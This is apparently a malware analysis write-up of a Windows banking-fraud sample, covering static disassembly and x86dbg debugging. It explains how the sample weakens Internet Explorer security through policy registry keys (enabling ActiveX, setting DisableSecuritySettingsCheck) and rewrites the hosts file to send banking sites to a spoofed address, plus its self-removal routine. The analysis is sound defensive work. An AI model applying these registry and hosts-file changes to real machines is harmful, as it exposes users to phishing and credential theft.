
We set this to value 0. 0 means “safe/my computer”

> **Note**
>
> Unless stated otherwise, each DWORD value is equal to zero, one, or three. Typically, a setting of zero sets a specific action as permitted, a setting of one causes a prompt to appear, and a setting of three prohibits the specific action.

This pertinent note is present in the docs too.

So, this enables activex controls that may be dangerous, which sounds just perfect for the hypothetical spoof website that would be set up. Activex is a depreciated scripting language for internet explorer.

On failure here, another error message gets ready to fire. On success, the registry key gets closed.



Both results lead to the above box of code.

The first step here is creating the following registry key:

```
                align 4
 CHAR aS1521108503121[]
S1521108503121 db 'S-1-5-21-1085031214-651377827-1417001333-500\Software\Microsoft\W'
                                        ; DATA XREF: sub_401220+A2↑o
                db 'indows\CurrentVersion\Group Policy Objects\{19178698-7CBB-437F-8D'
                db 'C4-656B041FF525}Machine\Software\Policies\Microsoft\Internet Expl'
                db 'orer\Security',0
                align 4
 CHAR aRegsetvalueex[]
```

This is the security key that I mentioned a while back. Probably for safety reasons its not included in the registry by default, but making it and setting it can allow you to disable them.

Then, another similar most likely related key in a slightly different location is created.

```
0408160                                 ; DATA XREF: sub_401220+E5↑o
040817D                 align 10h
0408180 ; CHAR aSoftwarePolici[]
0408180 aSoftwarePolici db 'Software\Policies\Microsoft\Internet Explorer\Security',0
0408180                                 ; DATA XREF: sub_401220+CA↑o
04081B7                 align 4
```


```
.text:004012EF push    80000002h       ; hKey
.text:004012F4 call    esi ; RegCreateKeyExA
.text:004012F6 mov     ecx, [esp+14h+phkResult]
.text:004012FA lea     eax, [esp+14h+Data]
.text:004012FE push    4               ; cbData
.text:00401300 push    eax             ; lpData
.text:00401301 push    4               ; dwType
.text:00401303 push    0               ; Reserved
.text:00401305 push    offset aDisablesecurit ; "DisableSecuritySettingsCheck"
.text:0040130A push    ecx             ; hKey
.text:0040130B call    ebp ; RegSetValueExA
.text:0040130D test    eax, eax
.text:0040130F jnz     short loc_401323
```

Then we do a set key on that last one. This sets the disableSecuritySettingsCheck to Data, which is 1 at this point.

On success, we close the key. Otherwise, another error message is spit out.


This whole function will be renamed to “setIERegistryVals”.

WinMain Continued:



One down, one last function to go.

Sub_4010A0:



More key work.

First, we zero out the buffer. Next, we call it in GetCurrentDirectoryA.

After that is done, phkResult is loaded up for another createKey. The key to create this time is “SoftWare\\HDSoft”, which seems familiar.

If this is successful, we move onto the middle block. What this does is grab the current directory(and the length), and call the set registry key function on the key we just made, setting the sub-key “RunPach” to the current directory.

After, the key is closed, and it returns. I think I’ll just call this function SetRunPach.

WinMain Continued:

After that, we simply set eax to 0 and return.

And that’s everything important. According to the main function graph there’s still some unnamed functions buried in the file/string writing/printing, but those are probably unlabeled system stuff that’s not important for functionality here.

Final overview of static:

So we ironed out the entire main exe functionality here, which is the only important one. The two embedded ones just seemed like resources for the main exe rather than anything additional.

Here’s how I understand it works:
On a normal run of the program without any command line arguments, it does the process of removing security functionality from internet explorer via setting registry keys, and writing to the hosts file in system32 to redirect legit banking sites to a given spoofed website(address found in config.ini)

Additionally, it sets a registry key called “RunPach” to the program directory.

Upon running the program with the command line argument of 0x65 or “e”, it calls a series of functions which have more to them.

First, it checks for the presence of RunPach and pulls the directory location from it. Then, it deletes the program “HDExpress.exe” from this location.

Next, it deletes the hosts file in system32. Afterwards, it creates and executes a batch file that deletes 2 [currently unknown] files/directories.

Afterwards, it deletes the program “CretClient.exe” from the directory as well.

Next, it deletes the registry key located at “\Software\HDSoft”

Lastly, it deletes the existing(probably modified) hosts file, and creates a new one, then writes “127.0.0.1 localhost” to it.


This more or less removes all traces of the program from the system beyond the initial exe.

So, let's try it!

Advanced Dynamic:


Preliminary testing:

Before diving into x86dbg on this, I want to test some stuff we learned from advanced static on the program. First up, is creating a legit config file for it to read an ip address from.




Created a formatted config.ini file in the same directory as the main exe, let’s see what happens.

After running it, it was literally that easy.



Next test is the exe deletion(for later). Supposedly it deletes two specific exes when ran with the specific command line arg.

As such, I'll create and place those in the folder with this.




The new folder contents^


Ok, let's fire up x86dbg and see what we can do.

X86dbg:

Initial breakpoints and entry:




And we're in!



The first order of business is breakpointing the real main start at 401000.


Let's get moving towards the interesting stuff. We already know a lot of it, but what we don't know properly is some of the deletion stuff that comes with the command line argument.

The first interesting location is 0x401490 in CommandLineArgCheck, which is where the check if there are additional command line args is done.




When we get there, we're clearly missing an arg and can't proceed to the deletion code.


Let's add an arg and run it again:




(intentionally wrong just to see what happens)



According to the stack value, our arg count is certainly not 2 this time.



As such, we jump instead.





The wtoi function shown here in ida gets called, and puts 1 in eax(as that was our command line arg).

```
004014A1    E8 3A030000     call hdsetup.4017E0
004014A6    83C4 04         add esp,4
004014A9    83F8 65         cmp eax,65
004014AC    75 EB           jne hdsetup.401499
004014AE    E8 2D000000     call hdsetup.4014E0
004014B3    E8 88FEFFFF     call hdsetup.401340
004014B8    E8 03FFFFFF     call hdsetup.4013C0
004014BD    B8 01000000     mov eax,1
```

Unfortunately that's not equal to 0x65.

Let's try again with "101", as thats the decimal equivalent of 0x65, or "e".






And that'll compare properly!

Onto the 3 deletion functions:

deleteOriginalExeUnk:


First function on our list. This is the one that pulls the directory location from the RunPach registry key.




It does in fact properly pull it.

This is then concatenated with the file path and tossed to the delete function.


Or it should be. I think they forget an extra backslash though:



Let me adjust the directory path of the new exe and the name and see what happens.

